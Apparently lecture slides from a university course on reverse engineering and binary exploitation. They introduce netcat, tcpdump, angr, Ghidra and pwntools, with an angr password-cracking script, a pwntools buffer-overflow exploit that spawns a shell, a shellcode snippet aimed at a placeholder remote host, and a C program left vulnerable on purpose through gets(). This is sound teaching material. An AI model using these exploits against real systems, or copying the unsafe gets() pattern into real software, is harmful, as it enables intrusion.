schen@pc:~/comp6700/lec02$ printf "GET /nc.1 HTTP/1.1\r\nHost: www.auburn.edu\r\n\r\n" | nc www.auburn.edu
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=iso-8859-1
Content-Length: 232
Connection: keep-alive
Date: Thu, 31 Dec 2020 17:21:15 GMT
...

schen@pc:~/comp6700/lec02$ nc -l -p 8888
hi
this is a test

schen@pc:~/comp6700/lec02$ nc localhost  8888
hi
this is a test
```

TCPDUMP(1)

```
TCPDUMP(1)                  System Manager's Manual                  TCPDUMP(1)

NAME
       tcpdump - dump traffic on a network

SYNOPSIS
       tcpdump [ -AbdDefhHIJKlLnNOpqStuUvxX# ] [ -B buffer_size ]
               [ -c count ]
               [ -C file_size ] [ -G rotate_seconds ] [ -F file ]
               [ -i interface ] [ -j tstamp_type ] [ -m module ] [ -M secret ]
               [ --number ] [ -Q in|out|inout ]
               [ -r file ] [ -V file ] [ -s snaplen ] [ -T type ] [ -w file ]
               [ -W filecount ]
               [ -E spi@ipaddr algo:secret,...  ]
               [ -y datalinktype ] [ -z postrotate-command ] [ -Z user ]
               [ --time-stamp-precision=tstamp_precision ]
               [ --immediate-mode ] [ --version ]
               [ expression ]

DESCRIPTION
       Tcpdump prints out a description of the contents of packets on a network interface that match
       the boolean expression; the description is preceded by a time stamp, printed, by default,  as
       hours,  minutes,  seconds, and fractions of a second since midnight.  It can also be run with
       the -w flag, which causes it to save the packet data to a file  for  later  analysis,  and/or
       with  the -r flag, which causes it to read from a saved packet file rather than to read pack-
       ets from a network interface.  It can also be run with the -V flag, which causes it to read a
       list  of  saved  packet  files. In all cases, only packets that match expression will be pro-
       cessed by tcpdump.
```

Examples

```
schen@pc:~/comp6700/lec02$ sudo tcpdump -i en0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on en0, link-type EN10MB (Ethernet), snapshot length 524288 bytes
22:59:42.879916 IP 172.19.95.104.56795 > 52.112.127.61.https: Flags [P.], seq 1145408136:1
145408289, ack 3306474856, win 2048, options [nop,nop,TS val 3749336303 ecr 949692497], length 153
22:59:42.880053 IP 172.19.95.104.56795 > 52.112.127.61.https: Flags [P.], seq 153:199, ack 1, win 20
48, options [nop,nop,TS val 3749336303 ecr 949692497], length 46
22:59:42.880060 IP 172.19.95.104.56795 > 52.112.127.61.https: Flags [P.], seq 199:464, ack 1, win 20
48, options [nop,nop,TS val 3749336303 ecr 949692497], length 265
22:59:42.905306 IP 52.112.127.61.https > 172.19.95.104.56795: Flags [.], ack 464, win 16384, options
[nop,nop,TS val 949721785 ecr 3749336303], length 0
22:59:42.905308 IP 52.112.127.61.https > 172.19.95.104.56795: Flags [P.], seq 1:47, ack 464, win 163
84, options [nop,nop,TS val 949721785 ecr 3749336303], length 46
22:59:42.905493 IP 172.19.95.104.56795 > 52.112.127.61.https: Flags [.], ack 47, win 2047, options [
nop,nop,TS val 3749336328 ecr 949721785], length 0
22:59:42.915938 IP 172.19.95.104.53144 > dnsva1.auburn.edu.domain: 17263+ PTR? 61.127.112.52.in-addr
.arpa. (44)
```

angr at https://github.com/angr/angr

"

angr is a platform-agnostic binary analysis framework. It is brought to you by the Computer Security Lab at UC Santa Barbara, SEFCOM at Arizona State University, their associated CTF team, Shellphish, the open source community, and @rhelmot.

angr is a suite of Python 3 libraries that let you load a binary and do a lot of cool things to it:

Disassembly and intermediate-representation lifting

- Program instrumentation
- Symbolic execution
- Control-flow analysis
- Data-dependency analysis
- Value-set analysis (VSA)
- Decompilation

The most common angr operation is loading a binary: p = angr.Project('/bin/bash') If you do this in an enhanced REPL like IPython, you can use tab-autocomplete to browse the top-level-accessible methods and their docstrings.

The short version of "how to install angr" is mkvirtualenv --python=$(which python3) angr && python -m pip install angr.

Quick Start

- Install Instructions
- Documentation as HTML and as a Github repository
- Dive right in: top-level-accessible methods
- Examples using angr to solve CTF challenges.
- API Reference

"

https://github.com/angr/angr-doc

Simple RE: pwdre0.c

```
/*
 * COMP 6700
 *
 * Simple RE Demo of how to break PWD
 *
 * Directly using strings
 *
 */

#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){

    if(argc==1)
    {
        printf("Please provide the password\n");
        return 0;
    }

    if(argc>2)
    {
        printf("Please provide just the password, no other arguments");
        return 0;
    }

    if (!strcmp("comp6700",argv[1])){
        printf("Congratulations! You win\n");
    }
    else
    {
        printf("You loose. Please try again\n");
    }
}
```

Examples

```
import angr
import claripy

password= claripy.BVS("password",8*8)
proj = angr.Project(’./pwdre0’)
init_state = proj.factory.entry_state(args=[’./pwdre0’,password])

def is_good(state):
    return b’Congratulations! You win’ in state.posix.dumps(1)

def is_bad(state):
    return b’You loose. Please try again’ in state.posix.dumps(1)

sm=proj.factory.simgr(init_state)
sm.explore(find=is_good, avoid=is_bad)
if sm.found:
    found_state=sm.found[0]
    passwd=found_state.solver.eval(password,cast_to=bytes)
    print("Solution {}".format(passwd.decode("utf-8")))
```

Ghidra at https://github.com/NationalSecurityAgency/ghidra

"

Ghidra is a software reverse engineering (SRE) framework created and maintained by the National Security Agency Research Directorate. This framework includes a suite of full-featured, high-end software analysis tools that enable users to analyze compiled code on a variety of platforms including Windows, macOS, and Linux. Capabilities include disassembly, assembly, decompilation, graphing, and scripting, along with hundreds of other features. Ghidra supports a wide variety of processor instruction sets and executable formats and can be run in both user-interactive and automated modes. Users may also develop their own Ghidra plug-in components and/or scripts using Java or Python.

In support of NSA's Cybersecurity mission, Ghidra was built to solve scaling and teaming problems on complex SRE efforts, and to provide a customizable and extensible SRE research platform. NSA has applied Ghidra SRE capabilities to a variety of problems that involve analyzing malicious code and generating deep insights for SRE analysts who seek a better understanding of potential vulnerabilities in networks and systems.

To start developing extensions and scripts, try out the GhidraDev plugin for Eclipse, which is part of the distribution package. The full release build can be downloaded from our project homepage.

This repository contains the source for the core framework, features, and extensions. If you would like to contribute, please take a look at our contributor guide to see how you can participate in this open source project.

If you are a U.S. citizen interested in projects like this, to develop Ghidra, and other cybersecurity tools, for NSA to help protect our nation and its allies, consider applying for a career with us.
"

Pwntools https://github.com/Gallopsled/pwntools

"

Pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

```
from pwn import *
context(arch = 'i386', os = 'linux')

r = remote('exploitme.example.com', 31337)
# EXPLOIT CODE GOES HERE
r.send(asm(shellcraft.sh()))
r.interactive()
```

Whether you're using it to write exploits, or as part of another software project will dictate how you use it.

Historically pwntools was used as a sort of exploit-writing DSL. Simply doing from pwn import * in a previous version of pwntools would bring all sorts of nice side-effects.

When redesigning pwntools for 2.0, we noticed two contrary goals:

We would like to have a \normal" python module structure, to allow other people to familiarize themselves with pwntools quickly.

We would like to have even more side-effects, especially by putting the terminal in raw-mode. To make this possible, we decided to have two different modules. pwnlib would be our nice, clean Python module, while pwn would be used during CTFs.
"

Examples

```
schen@pc:~/comp6700/pwntools/pwntools-tutorial/walkthrough/buffer-overflow-basic$ python3 ./exploit.py
[+] Starting local process '/usr/bin/gdbserver': pid 426811
[*] running in new terminal: /usr/bin/gdb -q  "./challenge" -x /tmp/pwntv58sg0l.gdb
[*] Paused (press any to continue)
[*] '~/comp6700/pwntools/pwntools-tutorial/walkthrough/buffer-overflow-basic/challenge'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
[*] Found jmp esp at 0x11de
[*] Switching to interactive mode
$
[*] Interrupted
```

pwntools-tutorial: buffer-overflow-basic

```
# Import everything in the pwntools namespace
from pwn import *

# Create an instance of the process to talk to
io = gdb.debug(’./challenge’)

# Attach a debugger to the process so that we can step through
pause()

# Load a copy of the binary so that we can find a JMP ESP
binary = ELF(’./challenge’)

# Assemble the byte sequence for ’jmp esp’ so we can search for it
jmp_esp = asm(’jmp esp’)
jmp_esp = binary.search(jmp_esp).__next__()

log.info("Found jmp esp at %#x" % jmp_esp)

# Overflow the buffer with a cyclic pattern to make it easy to find offsets
#
# If we let the program crash with just the pattern as input, the register
# state will look something like this:
#
#  EBP  0x6161616b (’kaaa’)
# *ESP  0xff84be30 <-- ’maaanaaaoaaapaaaqaaar...’
# *EIP  0x6161616c (’laaa’)
crash = False

if crash:
    pattern = cyclic(512)
    io.sendline(pattern)
    pause()
    sys.exit()
```

pwntools-tutorial: buffer-overflow-basic (continued)

```
# Fill out the buffer until where we control EIP
exploit = cyclic(cyclic_find(0x6161616c))

# Fill the spot we control EIP with a 'jmp esp'
exploit += pack(jmp_esp)

# Add our shellcode
exploit += asm(shellcraft.sh())

# gets() waits for a newline
io.sendline(exploit)

# Enjoy our shell
io.interactive()
```

challenge.c


```
#include <stdio.h>
#include <stdlib.h>

int oh_look_useful() {
    asm("jmp %esp");
}

int main() {
    char buffer[32];
    gets(buffer);
}
```

Summary

Basic Tools for RE and PWN

1. Linux Man Page
2. Commands (man(1), etc.)
3. Tools (pwndbg, angr, ghidra, pwntools)

Thank You


Code Injection Attacks
Code Reuse Attacks
Morris Worm 1988
Code Injection AlephOne 1996
Return-into-libc Solar Designer 1997
Borrowed Code Chunk Krahmer 2005
ROP Shacham CCS'07
Q:ROP Schwartz et al SEC'11
JIT-ROP Snow et al SP'13
BROP Bittau et al SP'14
DOP Hu et al SP'16
Canary Cowan et al SEC'98
DEP/NX Linux Microsoft 01-04
ASLR PAX 01-02
CFI Abadi et al CCS'05
STIR Wartel et al CCS'12
BinCFI Zhang et al SEC'13
Forward-edge CFI Tice et al SEC'14
VS-CFG Microsoft 2015
Runtime ASLR Lu et al NDSS'16
CET INTEL 17-?

[1]

schen@auburn.edu

schuan.github.io

[1] Instructor appreciates the help from Prof. Zhiqiang Lin.